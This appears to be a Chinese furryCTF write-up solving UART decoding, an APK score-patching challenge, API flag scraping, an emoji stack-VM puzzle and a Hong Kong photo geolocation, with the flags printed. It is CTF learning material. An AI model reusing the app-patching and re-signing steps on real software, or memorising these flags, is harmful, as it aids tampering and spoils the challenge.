
(PulseView 如是说)

【解题步骤】

先下载 PulseView，然后用协议解析选 UART，就能解出部分数据，剩下的频率更低，考虑波特率 9600，出了



然后把对应数据导出分析



第一段传的就是 ASCII

```
In [2]: print(''.join(chr(int(line.split(' ')[-1], 16)) for line in open('data0.txt') if 'bit' not in line))
flag is furryCTF{
```

第二段是 ASCII 艺术字

```
In [3]: print(''.join(chr(int(line.split(' ')[-1], 16)) for line in open('data1.txt') if 'bit' not in line))

```

第三段回到了 ASCII

```
In [4]: print(''.join(chr(int(line.split(' ')[-1], 16)) for line in open('data2.txt') if 'bit' not in line))
}
```

Flag:

```
furryCTF{Mi66le_Pr0m_The_07igin}
```

【Mobile】无尽弹球

【解题思路】


114514 太远了，我走不过去，那我让 114514 自己走过来（大雾）

【解题步骤】


~~有一天，密码手开始逆向起来，咳咳。~~

首先我们发现，他给了一个 apk 作为逆向的对象，而且在题目里出现了一个有趣的数字“114514”

因此我们首先使用 jadx 进行打开，在所有位置搜索 114514



发现居然只有一处，随后发现文本“flag”也出现在附近



```

pongpub (1).apk
  @ android.support.v4
  @ androidx
  @ appinventor.ai_cryf1mind.pongpub
  @ com.google
  @ gnu
  @ kava
  @ 资源文件
  @ APK signature
  @ Summary


  L1146 = IntNum.make(2);
  L1147 = new FString("com.google.appinventor.components.runtime.Button");
  L1148 = (SimpleSymbol) new SimpleSymbol("shape").readResolve();
  L1149 = IntNum.make(new int[]{Component.COLOR_MAGENTA});
  L1150 = (SimpleSymbol) new SimpleSymbol("ButtonStar").readResolve();
  L1151 = new FString("com.google.appinventor.components.runtime.Label");
  L1152 = new String("com.google.appinventor.components.runtime.Label");
  L1153 = (SimpleSymbol) new SimpleSymbol("Heading").readResolve();
  L1154 = new FString("com.google.appinventor.components.runtime.Label1");
  L1155 = new FString("com.google.appinventor.components.runtime.HorizontalArrangement");
  L1156 = (SimpleSymbol) new SimpleSymbol("Image").readResolve();
  L1157 = (SimpleSymbol) new SimpleSymbol("ImageSprite").readResolve();
  L1158 = (SimpleSymbol) new SimpleSymbol("ImageSprite").readResolve();
  L1159 = PairWithPosition.make(L114, PairWithPosition.make(L114, LList.Empty, "http://1756568244929_4177754640376334336-0/youngandroidproject/../src/appinventor/ai_cryf1mind/pongpub/Screen1.yal"));
  L1160 = (SimpleSymbol) new SimpleSymbol("Image").readResolve();
  L1161 = (SimpleSymbol) new SimpleSymbol("ImageSprite").readResolve();
  L1162 = (SimpleSymbol) new SimpleSymbol("ImageSprite").readResolve();
  L1163 = (SimpleSymbol) new SimpleSymbol("ImageSprite").readResolve();
  L1164 = PairWithPosition.make(L114, PairWithPosition.make(L114, LList.Empty, "http://1756568244929_4177754640376334336-0/youngandroidproject/../src/appinventor/ai_cryf1mind/pongpub/Screen1.yal"), 246);
  L1165 = (SimpleSymbol) new SimpleSymbol("Image").readResolve();
  L1166 = PairWithPosition.make(L114, PairWithPosition.make(L114, LList.Empty, "http://1756568244929_4177754640376334336-0/youngandroidproject/../src/appinventor/ai_cryf1mind/pongpub/Screen1.yal"));
  L1167 = (SimpleSymbol) new SimpleSymbol("Image").readResolve();
  L1168 = PairWithPosition.make(L118, PairWithPosition.make(L118, LList.Empty, "http://1756568244929_4177754640376334336-0/youngandroidproject/../src/appinventor/ai_cryf1mind/pongpub/Screen1.yal"));
  L1169 = (SimpleSymbol) new SimpleSymbol("Image").readResolve();
  L1170 = IntNum.make(3);
  L1171 = (SimpleSymbol) new SimpleSymbol("Edge").readResolve();
  L1172 = (SimpleSymbol) new SimpleSymbol("CollideWith").readResolve();
  L1173 = PairWithPosition.make(L114, PairWithPosition.make(L114, LList.Empty, "http://1756568244929_4177754640376334336-0/youngandroidproject/../src/appinventor/ai_cryf1mind/pongpub/Screen1.yal"));
  L1174 = PairWithPosition.make(L114, PairWithPosition.make(L114, LList.Empty, "http://1756568244929_4177754640376334336-0/youngandroidproject/../src/appinventor/ai_cryf1mind/pongpub/Screen1.yal"));
  L1175 = IntNum.make(300);
  L1176 = new FString("com.google.appinventor.components.runtime.Ball");
  L1177 = IntNum.make(17);
  L1178 = IntNum.make(3);
  L1179 = (SimpleSymbol) new SimpleSymbol("X").readResolve();
  L1180 = IntNum.make(5);
  L1181 = DFloNum.make(5);
  L1182 = IntNum.make(10);
  L1183 = IntNum.make(10);
  L1184 = (SimpleSymbol) new SimpleSymbol("Speed").readResolve();
  L1185 = (SimpleSymbol) new SimpleSymbol("Radius");
  L1186 = IntNum.make(new int[]{Component.COLOR_BLUE});
  L1187 = IntNum.make(50);
  L1188 = (SimpleSymbol) new SimpleSymbol("PaintColor").readResolve();
  L1189 = IntNum.make(50);
  L1190 = (SimpleSymbol) new SimpleSymbol("Interval").readResolve();
  L1191 = IntNum.make(25);
  L1192 = (SimpleSymbol) new SimpleSymbol("Heading").readResolve();
  L1193 = (SimpleSymbol) new SimpleSymbol("Enabled").readResolve();
  L1194 = (SimpleSymbol) new SimpleSymbol("Ball1");
  L1195 = new FString("com.google.appinventor.components.runtime.Ball");
  L1196 = new FString("com.google.appinventor.components.runtime.Canvas");
  L1197 = IntNum.make(-2);

```

此时我们换用 apktool 进行反编译，得到如下文件夹：


名称	修改日期	类型	大小
assets	2026/2/2 16:27	文件夹	
build	2026/2/2 16:44	文件夹	
original	2026/2/2 16:27	文件夹	
res	2026/2/2 16:27	文件夹	
smali	2026/2/2 16:27	文件夹	
smali_classes2	2026/2/2 16:27	文件夹	
AndroidManifest.xml	2026/2/2 16:27	Microsoft Edge HT...	2 KB
apktool.yml	2026/2/2 16:27	Yaml 源文件	1 KB

随后，我们将文件夹添加至 VScode 进行打开，查找 114514，发现没有找到




因此猜测可能数值以 16 进制存储

查找 `0x1bf52`, 发现只有一个结果, 和先前 jadx 查找结果相符, 将其改为 `0x1`



之后使用 `uber-apk-signer` 对其进行重签名, 安装到手机模拟器上, 进行游玩达到

一分后获取 `flag`, 更改 `flag` 头后成功上交解题。



Flag:

furryCTF{Be_The_King_Of_P1ngP0ng}

【PPC】 flagReader

【解题思路】

F12 发现接口，写一个自动化脚本即可

【解题步骤】

```
import requests as rq

prefix = "http://ctf.furryctf.com:33208/api/flag/char/"

for i in range(480):
    res = rq.get(prefix+str(i+1))
    json = res.json()
    print(json['char'], end='', flush=True)
```

然后复制答案去解两次 hex 即可

忘截图了

furryCTF{zwz(萌混过关 x2)}

【PPC】Emoji Engine

【解题思路】

先写一个枚举脚本，然后对不上的人工思考一下

【解题步骤】

一开始写的 VM 就是最常规的栈机，没有足够数据时报错的那种，但是后来发现没有数据时的行为应该是忽略指令，最后发现乘法在参数不足时会 $\times 0$ ，于是一开始就往栈里狂塞 0（也就是数据不够补零），但是减法又对不上了【突然想到我两个参数会不会写反了】，于是改为“参数不足忽略，乘法归零”，就 OK 了

代码如下：

```
from pwn import *

def challenge():
    while True:
        try:
            io = connect('ctf.furryctf.com', 32804)
            count = 0
            while count<100:
                ln = io.recvline().decode()
                print('[SERVER]', ln, end='')
                if '●' in ln:
                    count += 1
                    ans = yield ln
                    io.sendline(str(ans).encode())
                elif '错误' in ln:
                    yield int(ln.split('是 ')[1].split(',')[0])
            io.interactive()
        except:
            continue
        finally:
            io.close()

def debug(name):
    def decoration(f):
        def inner(*args, **kwargs):
            result = f(*args, **kwargs)
            print(f'{name} Called with {args}, {kwargs} and returned {result}')
            return result
    return decoration
```

```

        return inner
    return decoration

human_OP = 'Add, Sub, Mul, Div, Push, Pop, Swap, Dup, Xor, Exit'.split(', ')
known = {
    'Exit': 'Exit',
    'Push': 'Push'
}

def int32(val):
    if isinstance(val, str):
        val = int(val)
    val %= 1 << 32
    val = val if val < 0x80000000 else val - (1 << 32)
    val = int(val)
    return val

# @debug('VM')
def vm_op(stack, op, op_next=None):
    match op:
        case 'Add':
            if len(stack) < 2:
                return True, stack
            return True, stack[:-2] + [int32(stack[-2]+stack[-1])]

        case 'Sub':
            if len(stack) < 2:
                return True, stack
            return True, stack[:-2] + [int32(stack[-2]-stack[-1])]

        case 'Mul':
            if len(stack) < 2:
                return True, [0] # 特殊处理
            return True, stack[:-2] + [int32(stack[-2]*stack[-1])]

        case 'Div':
            if len(stack) < 2 or stack[-1] == 0:
                return True, stack
            return True, stack[:-2] + [int32(stack[-2]/stack[-1])]

        case 'Push':
            return True, stack + [int32(op_next)]
        case 'Pop':
            if len(stack) < 1:
                return True, stack
            return True, stack[:-1]
        case 'Swap':

```

```

        if len(stack) < 2:
            return True, stack
        return True, stack[:-2] + stack[-2:][::-1]
    case 'Dup':
        if len(stack) < 1:
            return True, stack
        return True, stack[:-1]+stack[-1:]*2
    case 'Xor':
        if len(stack) < 2:
            return True, stack
        return True, stack[:-2] + [int32(stack[-2]^stack[-1])])
    case 'Exit':
        if len(stack) < 1:
            return False, None
        return True, stack[-1]

def learn(puzzle, ans):
    global known
    puzzle = puzzle.copy()
    print('Learning:', puzzle, '==', ans)
    stack = [[[], {}]]
    while puzzle:
        op = puzzle.pop(0)
        if op not in known:
            new_stack = []
            for s, guessed in stack:
                if op in guessed:
                    ok, ns = vm_op(s, guessed[op])
                    if ok:
                        new_stack.append((ns, guessed))
                else:
                    for guess in set(human_OP) -
set(known.values()) - set(guessed.values()):
                        ok, ns = vm_op(s, guess)
                        if ok:
                            new_stack.append((ns, guessed|{op:
guess}))
            stack = new_stack
        else:
            new_stack = []
            op_next = puzzle.pop(0) if op == '⊕' else None
            for s, guessed in stack:
                ok, ns = vm_op(s, known[op], op_next)
                if ok:
                    new_stack.append((ns, guessed))
            stack = new_stack
    ok = list(filter(lambda x: x[0] == ans, stack))
    if not ok:

```

```

        print("Stragne...")
        pause()
        return
    for i, v in {op: set(d[1][op] for d in ok) for op in
ok[0][1].keys()}.items():
        if len(v) == 1:
            v = v.pop()
            print('Learned:', i, '==', v)
            known |= {i: v}

def vm(puzzle):
    stack = []
    while puzzle:
        op = puzzle.pop(0)
        op_next = puzzle.pop(0) if op == '🤖' else None
        _, stack = vm_op(stack, known[op], op_next)
    return stack

def parse_ins(puzzle):
    puzzle = puzzle.strip().split(' ')
    ins = set()
    i = 0
    while i < len(puzzle):
        ins.add(puzzle[i])
        i += 1 + (puzzle[i] == '🤖')
    return puzzle, ins

# context(log_level='debug')

chal = challenge()
puzzle = None
while True:
    print(known)
    if not puzzle:
        puzzle = chal.send(None)
    puzzle, ins = parse_ins(puzzle)
    if any(op not in known for op in ins):
        print('Some op unknown...')
        ans = chal.send(114514)
        learn(puzzle, ans)
        puzzle = None
        continue
    puzzle = chal.send(vm(puzzle))
    if isinstance(puzzle, int):
        print('Err... Not right')
        pause()
        puzzle = None

```

注：保留了部分调试代码，使用 pwntools 自动交互

【OSINT】独游



【解题思路】

没什么好说的 (?)

【解题步骤】

看字大概判断出是香港，再根据车牌找到大概在旺角，正好在谷歌地图上找到

袁记云饺店铺，找到就很简单了



最终拍摄点在两图之间

Flag:

furryCTF{22°19'07"N 114°10'02"E}